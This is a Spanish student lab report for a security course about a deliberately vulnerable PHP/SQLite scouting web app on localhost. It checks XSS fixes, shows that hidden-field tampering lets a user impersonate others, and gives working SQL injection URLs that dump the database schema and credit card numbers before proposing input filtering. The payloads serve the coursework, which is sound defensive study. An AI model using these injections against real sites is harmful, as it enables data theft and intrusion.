Vulnerabilidades de seguridad · MISTIC

Práctica 2

Pablo Riutort Grande


8 de mayo de 2019

1.

Sabéis que, en la versión inicial, tanto la página principal de esta aplicación web como la página de consulta de comentarios sobre un jugador era vulnerable a inyecciones XSS a través de los campos «Team Name» y «Player Name». Por lo tanto, lo primero que haremos es estudiar si esto ha sido correctamente resuelto por parte de los desarrolladores.

1. **¿La página principal («index.php») continua presentando esta vulnerabilidad? ¿Como lo habéis comprobado?**
   La página index.php no presenta esta vulnerabilidad. Se puede comprobar en la misma página de la siguiente forma:

Formulario para añadir un jugador



Listado de jugadores en index.php con los caracteres debidamente escapados

   Si la página aún fuera vulnerable los tags de JavaScript se ejecutarían mostrando dos alerts con los mensajes especificados.

2. **¿La página de consulta de comentarios («show_comments.php») continua presentando aquesta vulnerabilidad? ¿Como lo habéis comprobado?**
   De igual manera que index.php, esta vulnerabilidad ha sido solventada aquí también; lo podemos comprobar de la siguiente manera:

Comments

Comment 5 by pepito: Good at passing, but not at defending.

Add a new comment

<script>alert('comment is vulnerable');</script>

Send

Comments

Comment 5 by pepito: Good at passing, but not at defending.
Comment 11 by luis: <script>alert('comment is vulnerable');</script>

Listado de comentarios del jugador con los caracteres debidamente escapados

3. **¿Respecto a las vulnerabilidades que hayan sido resueltas: cómo lo han hecho los desarrolladores?**
   En el código de la aplicación podemos ver que los desarrolladores han dejado pistas de lo que han arreglado.

```
27 # Patched!¬
28 while ($row = $result->fetchArray()) {¬
29 >---echo "<br><li>Name: " . htmlspecialchars($row['name'])¬
30 >---. "</b><br>Team: " . htmlspecialchars($row['team'])¬
31 >---. " <br><a href=\"show_comments.php?id=".$row['playerid']
32 }¬
33 ¬
34 ?>¬
```


index.php

```
36 <h2>The player</h2>¬
37 ¬
38 <!-- OLD VERSION REMOVED (BUGGY)¬
39 <?php¬
40 >---# Show the player Info¬
41 >---$query = "SELECT name, team FROM players P WHERE P.playerid = '
42 >---$result = $db->query($query) or die("Invalid query" . $query);¬
43 ¬
44 >---while ($row = $result->fetchArray()) {¬
45 >--->---echo "<li>Player name: " . $row['name']¬
46 >--->---. "</li><li>Team name: " . $row['team']¬
47 >--->---. "</li><br>\n";>---¬
48 >---}¬
49 ?>¬
50 -->¬
51 ¬
52 <!-- NEW VERSION (PATCHED) -->¬
53 <?php¬
54 ¬
55 >---$id = $_GET['id'];¬
56 >---$id = SQLite3::escapeString($id);¬
57 ¬
58 >---# Show the player Info¬
59 >---$query = "SELECT name, team FROM players P WHERE P.playerid = '
60 >---$result = $db->query($query) or die("Invalid query");¬
61 ¬
62 >---while ($row = $result->fetchArray()) {¬
63 >--->---echo "<li>Player name: " . htmlspecialchars($row['name'])¬
64 >--->---. "</li><li>Team name: " . htmlspecialchars($row['team'])¬
65 >--->---. "</li><br>\n";>---¬
66 >---}¬
67 ?>¬
```

show_comments.php

La diferencia entre las versiones antiguas y los parches es la palabra reservada **htmlspecialchars** que hace las conversiones necesarias de caracteres especiales a entidades HTML [1].
Algunos de los caracteres reemplazados son: <, >, necesarios para escribir el tag <script>. Podemos comprobar que los caracteres <, > han sido reemplazados por las entidades de HTML &lt y &gt respectivamente:

4. **¿En caso que alguna vulnerabilidad aún no haya sido resuelta: qué error han cometido los desarrolladores? ¿Con cqué código se puede explotar?**
Para añadir comentarios en show_comments.php se utiliza un formulario.



El usuario logueado es luis y manda un comentario mediante el formulario

Este formulario utiliza la información del "id" del usuario logueado para publicar un comentario en su nombre.


```
<form action="#" method="post">
  <textarea name="body"></textarea>
  <br>
  <input type="hidden" id="userId" name="userId" value="2"> == $0
  <input type="submit" value="Send">
  <br>
</form>
```

HTML del formulario

Este < *input* > tiene un parámetro "value" que identifica al usuario que envía el comentario, pero este valor puede ser modificado en el mismo HTML permitiendo publicar comentarios en nombre de otra persona:

```
<form action="#" method="post">
  <textarea name="body"></textarea>
  <br>
  <input type="hidden" id="userId" name="userId" value="3">
  <input type="submit" value="Send">
  <br>
</form>
```

Edición del HTML del formulario



Comentario soez publicado por el usuario marcos

2.

Por otro lado, os habéis enterado de que se ha localizado una nueva vulnerabilidad en esta aplicación. La única información que os ha llegado es que se trata de una vulnerabilidad similar a la CVE-2008-5804.

1. **¿En qué consiste la vulnerabilidad CVE-2008-5804?**
   Consiste en una vulnerabilidad a SQL injection que permite a un atacante remoto ejecutar comandos SQL a través del parámetro "id" y una acción de edición [2].

2. **¿Qué vulnerabilidad de la aplicación de scouting se le parece? ¿Cómo la habéis encontrado?**
   Tal y como expone el CVE-2008-5804 esta vulnerabilidad permite ejecutar comandos SQL a través del parámetro "id" en una acción de edición [2]. En la aplicación de scouting existe una página de edición que expone en la URL la "id" del jugador que se va a editar.
   Para probar que podemos intentar hacer SQL injection se ha intentado acceder a la URL:

```
http://localhost/web/edit\_player.php?id=7"--
```

   Generando el siguiente error:

> **Warning**: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: ""--" in **/opt/lampp/htdocs/web/edit_player.php** on line **27**
> SELECT name, team FROM players WHERE playerid = 7"--

   Este error nos permite ver la estructura de la query que se está ejecutando el servidor y además nos demuestra que la aplicación parece vulnerable ya que no se está saneando la entrada del "id" del jugador.


3. **¿Cómo es el ataque que hay que realizar para descubrir los nombres de todas las tablas de las bases de datos, así como todos los nombres de todos sus campos?**
   Gracias al mensaje de error de la aplicación sabemos que la aplicación utiliza SQLite para guardar datos. En SQLite existe una tabla especial llamda SQLITE_MASTER que contiene la defincón del esquema de la base de datos [3]. Podríamos obtener la información de los nombres de todas las tablas y sus campos con la siguiente query:

```
select name, group_concat(name||"->"|| sql || char(10)) from
    SQLITE_MASTER;
```

   Listing 1: Obtener todos los nombres y la definición de las tablas

   Sabiendo esto, podemos aprovechar la entrada de la "id" del jugador desde esta página de edición para concatenar queries y obtener información variada de la base de datos ahora expuesta.

```
http://localhost/web/edit_player.php?id=7+union+select+name,+
    group_concat(name||"->"||+sql+||+char(10))+from+
    SQLITE_MASTER;
```



Obtenemos la información de la base de datos (tablas y su definición) en una concatenación


4. **¿Utilizando la información obtenida en el punto anterior, cómo es el ataque que obtiene todos los números de las tarjetas de crédito?**
   En el apartado anterior hemos obtenido la defnción de la tabla *"creditcards"*, si quisiéramos obtener los números de las tarjetas podríamos utilizar el mismo método utilizado en el apartado anterior pero cambiando la select a:

```
union select group_concat(number||char(10)), cardid from
    creditcards;
```

Listing 2: Concatenar los números de tarjetas de crédito

Con esta query en la URL obtendremos los números de tarjeta en la página:

```
http://localhost/web/edit_player.php?id=7+union+select+
    group_concat(number||char(10)),+cardid+from+creditcards;
```



5. **¿Qué cambios haríais en el código para conseguir que la aplicación dejara de ser vulnerable a estos ataques? Tened en cuenta también las vulnerabilidades de la pregunta 1 (XSS).**
   Para evitar el SQL injection se debería sanear el parámetro GET "id" de

nuestra URL de tal forma que cuando se introduzca en la query no de pie a errores. En PHP se pueden aplicar filtros especiales que quitarán caracteres indeseados a nuestro input [4].
En nuestra aplicación podemos realizar el siguiente cambio:

```
//$id = $_GET['id'];
$id = filter_var($_GET['id'], FILTER_VALIDATE_INT);
```

Listing 3: edit_players.php

Referencias

[1] **The PHP Group**,
PHP Manual,
htmlspecialchars — Convert special characters to HTML entities,
PHP Manual - htmlspecialchars

[2] **The MITRE Corporation**,
Common Vulnerabilities and Exposures.
CVE-2008-5804

[3] **sqlite.org**,
SQLite Frequently Asked Questions: How do I list all tables/indices contained in an SQLite database
SQLite FAQ

[4] **The PHP Group**,
PHP Manual,
Data Filtering